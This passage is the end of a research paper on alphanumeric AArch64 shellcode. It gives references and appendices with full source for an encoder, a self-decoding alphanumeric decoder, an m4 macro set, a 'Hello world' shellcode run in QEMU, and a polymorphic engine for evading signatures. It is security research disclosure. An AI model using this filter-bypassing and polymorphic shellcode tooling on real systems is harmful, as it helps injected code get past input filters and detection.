[2] A. Basu, A. Mathuria, and N. Chowdary. Automatic generation of compact alphanumeric shellcodes for x86. In A. Prakash and R. Shyamasundar, editors, *Information Systems Security*, volume 8880 of *Lecture Notes in Computer Science*, pages 399–410. Springer International Publishing, 2014.

[3] F. Bellard. Qemu, a fast and portable dynamic translator. In *Proceedings of the Annual Conference on USENIX Annual Technical Conference*, ATEC '05, pages 41–41, Berkeley, CA, USA, 2005. USENIX Association.

[4] V. Bontchev. Future trends in virus writing. *International Review of Law, Computers & Technology*, 11(1):129–146, 1997.

[5] D. Cristofani. A universal Turing machine. See http://www.hevanet.com/cristofd/brainfuck/utm.b.

[6] L. Davi, A. Dmitrienko, A.-R. Sadeghi, and M. Winandy. Privilege escalation attacks on Android. In *Information Security*, pages 346–360. Springer, 2011.

[7] R. Eller. Bypassing MSB data filters for buffer overflow exploits on Intel platforms, 2000. Available at https://web.archive.org/web/20070221035114/community.core-sdi.com/~juliano/bypass-msb.txt.

[8] F. Faase. Bf is Turing-complete. See http://www.iwriteiam.nl/Ha_bf_Turing.html.

[9] B. W. Kernighan and D. M. Ritchie. *The M4 macro processor*. Bell Laboratories, 1977.

[10] J. Mason, S. Small, F. Monrose, and G. MacManus. English shellcode. In *Proceedings of the 2009 ACM Conference on Computer and Communications Security, CCS 2009, Chicago*, pages 524–533, 2009.

[11] Metasploit Project. *The Metasploit Framework*. See http://www.metasploit.com/.

[12] nemo. Modern Objective-C Exploitation Techniques. *Phrack*, 69, 2016. Available at http://www.phrack.org/issues/69/9.html.

[13] Obscou. Building IA32 Unicode-proof shellcodes. *Phrack*, 61, 2003. Available at http://phrack.org/issues/61/11.html.

[14] A. One. Smashing the stack for fun and profit. *Phrack*, 49, 1996. Available at http://phrack.org/issues/49/14.html.

[15] Qualcomm. Dragonboard 410c. See https://developer.qualcomm.com/hardware/dragonboard-410c.

[16] B. Raiter. See http://www.muppetlabs.com/~breadbox/bf/.

[17] RIX. Writing IA32 alphanumeric shellcodes. *Phrack*, 57, 2001. Available at http://phrack.org/issues/57/15.html.

[18] Y. M. T. Detristan, T. Ulenspiegel and M. S. V. Underduk. Polymorphic shellcode engine using spectrum analysis. *Phrack*, 61, 2003. Available at http://phrack.org/issues/61/9.html.

[19] G. Tan and J. Croft. An empirical security study of the native code in the jdk. In *Usenix Security Symposium*, pages 365–378, 2008.

[20] L. Xing, X. Bai, T. Li, X. Wang, K. Chen, X. Liao, S.-M. Hu, and X. Han. Unauthorized cross-app resource access on Mac OS X and iOS. *arXiv preprint arXiv:1505.06836*, 2015.

[21] Y. Younan and P. Philippaerts. Alphanumeric RISC ARM shellcode. *Phrack*, 66, 2009. Available at http://phrack.org/issues/66/12.html.

[22] Y. Younan, P. Philippaerts, F. Piessens, W. Joosen, S. Lachmund, and T. Walter. Filter-resistant code injection on ARM. *Journal in Computer Virology*, 7(3):173–188, 2011.

A Source code of Program 1

The following Haskell program generates all the possible combinations of 4 alphanumeric characters, and saves the result in a file.

```haskell
n = [[a,b,c,d]|a<-i,b<-i,c<-i,d<-i]
    where i = ['0'..'9']++
              ['a'..'z']++
              ['A'..'Z']

m = concat n
main = writeFile "allalphanum" m
```

B Alphanumeric Instructions

This appendix describes $\mathcal{A}_1$, the set of all AArch64 opcodes that can give alphanumeric instructions for some operands.

- Data processing instructions:

    `adds`, `sub`, `subs`, `adr`, `bics`, `ands`, `orr`, `eor`, `eon`, `ccmp`

- Load and store instructions

    `ldr`, `ldrb`, `ldpsw`, `ldnp`, `ldp`, `ldrh`, `ldurb`, `ldxrh`, `ldtrb`, `ldtrh`, `ldurh`, `strb`, `stnp`, `stp`, `strh`

- Branch instructions

    `cbz`, `cbnz`, `tbz`, `tbnz`, `b.cond`

- Other (SIMD, floating point, crypto...)

    `cmhi`, `shl`, `cmgt`, `umin`, `smin`, `smax`, `umax`, `usubw2`, `ushl`, `srshl`, `sqshl`, `urshl`, `uqshl`, `sshl`, `ssubw2`, `rsubhn2`, `sqdmlal2`, `subhn2`, `umlsl2`, `smlsl2`, `uabdl2`, `sabdl2`, `sqdmlsl2`, `fcvtxn2`, `fcvtn2`, `raddhn2`, `addhn2`, `fcvtl2`, `uqxtn2`, `sqxtn2`, `uabal2`, `sabal2`, `sri`, `sli`, `uabd`, `sabd`, `ursra`, `srsra`, `uaddlv`, `saddlv`, `sqshlu`, `shll2`, `zip2`, `zip1`, `uzp2`, `mls`, `trn2`

C Alphanumeric AND

The `and` operation described in Section 4.2.3 can be automatically generated using the following code. To abstract register numbers and generate repetitive lines, the source code provided is pre-processed by `m4` [9]. This allowed us to easily change a register number without changing every occurrence if we found that a specific register could not be used.

```
divert(-1)
changequote({,})
define({LQ},{changequote(`,'){dnl}
changequote({,})})
define({RQ},{changequote(`,')dnl{
}changequote({,})})
changecom({;})

define({concat},{$1$2})dnl
define({A}, 18)
define({B}, 25)
define({C}, 17)
define({D}, 11)
define({E}, 19)
define({F}, 26)
define({WA}, concat(W,A))
define({WB}, concat(W,B))
define({WC}, concat(W,C))
define({WD}, concat(W,D))
define({WE}, concat(W,E))
define({WF}, concat(W,F))

divert(0)dnl

ands WD, WD, WD, lsr #16
ands WD, WD, WD, lsr #16
ands WC, WC, WC, lsr #16
ands WC, WC, WC, lsr #16
ands WE, WE, WE, lsr #16
ands WE, WE, WE, lsr #16
ands WF, WF, WF, lsr #16
ands WF, WF, WF, lsr #16
eon  WC, WC, WB, lsl #16
eon  WE, WE, WA, lsl #16
eon  WF, WF, WE, lsr #16
bics WD, WF, WC, lsr #16
ands WC, WC, WC, lsr #16
ands WC, WC, WC, lsr #16
ands WE, WE, WE, lsr #16
ands WE, WE, WE, lsr #16
ands WF, WF, WF, lsr #16
ands WF, WF, WF, lsr #16
eon  WC, WC, WB, lsr #16
eon  WE, WE, WA, lsr #16
eon  WF, WF, WE, lsl #16
bics WD, WF, WC, lsl #16
```

D   Encoder's Source Code

We give here the encoder's full source code. This program is written in PHP.

```
function mkchr($c) {
  return(chr(0x40 + $c));
}

$s = file_get_contents('shellcode.bin.tmp');
$p = file_get_contents('payload.bin');
$b = 0x60;  /* Synchronize with pool */
for($i=0; $i<strlen($p); $i++)
{
  $q = ord($p[$i]);
  $s[$b+2*$i  ] = mkchr(($q >> 4) & 0xF);
  $s[$b+2*$i+1] = mkchr( $q       & 0xF);
}
$s = str_replace('@', 'P', $s);
```

```
                    file_put_contents('shellcode.bin', $s);
```

E Decoder's Source Code

We give here the decoder's full source code. This code is pre-processed by `m4` [9] which performs macro expansion. The payload program to decode has to be be placed at the `pool` offset.

```
divert(-1)
changequote({,})
define({LQ},{changequote(`,')}{dnl}
changequote({,})})
define({RQ},{changequote(`,')dnl{
}changequote({,})})
changecom({;})

define({concat},{$1$2})dnl
define({repeat}, {ifelse($1, 0, {}, $1, 1, {$2}, {$2
        repeat(eval($1-1), {$2})})})

define({P}, 10)
define({Q}, 11)
define({S},  2)
define({A}, 18)
define({B}, 25)
define({U}, 26)
define({Z}, 19)

define({WA}, concat(W,A))
define({WB}, concat(W,B))
define({WP}, concat(W,P))
define({XP}, concat(X,P))
define({WQ}, concat(W,Q))
define({XQ}, concat(X,Q))
define({WS}, concat(W,S))
define({WU}, concat(W,U))
define({WZ}, concat(W,Z))
divert(0)dnl

/* Set P */
l1:     ADR     XP, l1+0b01001100011010010110l
        /* Sync with pool */
        SUBS    WP, WP, #0x98, lsl #12
        SUBS    WP, WP, #0xD19

/* Set Q */
l2:     ADR     XQ, l2+0b01001100011000100l001
        /* Sync with TBNZ */
        SUBS    WQ, WQ, #0x98, lsl #12
        ADDS    WQ, WQ, #0xE53
        ADDS    WQ, WQ, #0xC8C

/* Z:=0 */
        ANDS    WZ, WZ, WZ, lsr #16
        ANDS    WZ, WZ, WZ, lsr #16

/* S:=0 */
        ANDS    WS, WZ, WZ, lsr #12

/* Branch to code */
loop:   TBNZ    WS, #0b01011, 0b0010011100001100

/* Load first byte in A */
        LDRB    WA, [XP, #76]
/* Load second byte in B */
```

```
                        LDRB    WB, [XP, #77]
        /* P+=2 */
                        ADDS    WP, WP, #0xC1B
                        SUBS    WP, WP, #0xC19

        /* Mix A and B */
                        EON     WA, WZ, WA, lsl #20
                        /* ANDS WB, WB, #0xFFFF000F */
                        .word   0x72304C00+33*B
                        EON     WB, WB, WA, lsr #16

        /* STRB B, [Q] */
                        STRB    WB, [XQ, WZ, uxtw]

        /* Q++ */
                        ADDS    WQ, WQ, #0xC1A
                        SUBS    WQ, WQ, #0xC19

        /* S++ */
                        ADDS    WS, WS, #0xC1A
                        SUBS    WS, WS, #0xC19

                        TBZ     WZ, #0b01001, next

        pool:   repeat(978, {.word 0x42424242})

        /* NOPs */
        next:   repeat( 77, {ANDS WU, WU, WU, lsr #12})

                        TBZ     WZ, #0b01001, loop
```

F   Hello World Shellcode

The following program prints "Hello world" when executed in QEMU (tested with `qemu-system-aarch64`
`-machine virt -cpu cortex-a57 -machine type=virt -nographic -smp 1 -m 2048 -kernel shellcode.bin`
`--append "console=ttyAMA0"`). It was generated by the program described in Section 5.

The notation `(X)^{Y}` means that `X` is repeated `Y` times.

```
jiL0JaBqJe4qKbL0kaBqkM91k121sBSjsBSjb2Sj
b8Y7R1A9Y5A9Jm01Je0qrR2J9O0r9CrJyI38ki01
ke0qBh01Bd0qszH6PPBPJHMBAOPPPPIAAKPPPPID
PPPPPPADPPALPPECPBBPJAMBPAPCHPMBPABPJAOB
BAPPDPOIJAOOBOCGPAALPPECAOBHPPGADAPPPPOI
FAPPPPEDJPPAHPEBOGOOOOAGLPPCEOMFOMGKKNJI
OMPCPPIAOCPKPPOIOCPCPPJJFPPBDPCIHPPPPPCD
GCPFPPIANLOOOOIGOLOOOOAGOCPKDPOIOMGKLBJH
LPPCEOMFOMGKKOJIPPPMHPEBOMPCPPIANDOOOOIG
JPPLHPEBNBOOOOIGHPPMHPEBNPOOOOIGHPPMHPEB
MNOOOOIGNPPMHPEBMLOOOOIGHPPEHPEBMJOOOOIG
PPPDHPEBMHOOOOIGNPPNHPEBMFOOOOIGNPPMHPEB
MDOOOOIGDPPNHPEBMBOOOOIGHPPMHPEBMPOOOOIG
HPPLHPEBLNOOOOIGBPPDHPEBLLOOOOIGDPPAHPEB
LJOOOOIGPPPPHPEBOMGKLAJHLPPCEOMF
(BBBB)^{854}
(Z3Zj)^{77}
sz06
```

G   Polymorphic engine

The following shows two modifications that make the code partly polymorphic. The first one is a modification
of the encoder, that will randomize both the payload and the remaining blank space.

```php
function mkchr($c) {
  $a = [];
  if($c>0x0){ $a[] = 0x40; $a[] = 0x60;}
  if($c<0xA){ $a[] = 0x30;}
  if($c<0xB){ $a[] = 0x50; $a[] = 0x70;}
  return(chr($a[array_rand($a)]+$c));
}

function randalnum() {
  $n = rand(0, 26+26+10-1);
  if($n<26) { return chr(0x41 + $n); }
  $n -= 26;
  if($n<26) { return chr(0x61 + $n); }
  return chr(0x30 + $n - 26);
}

/* Replace '$s = str_replace('@', 'P', $s);' with: */
$j = $b + 2*$i;
while($s[$j] === 'B') {
  $s[$j++] = randalnum();
}
```

The second one is an example of adding polymorphism for zeroing a register using a Haskell engine.

```haskell
import Data.String.Utils
import Data.List
import Data.Random

shift = "SHIFT"
shiftRange = [16..22]++[24..30]

replacePoly :: String -> String -> RVar String
replacePoly acc [] = return $ reverse acc
replacePoly acc s = do
  if (startswith shift s)
  then do
    randomSh <- randomElement shiftRange
    replacePoly ((reverse $ "#" ++ (show randomSh))++acc)
      $ drop (length shift) s
  else do
    replacePoly ((head s):acc) $ tail s

main = do
  s <- readFile "vector.a64"
  sr <- runRVar (replacePoly [] s) StdRandom
  writeFile "vector.a64.poly" sr
```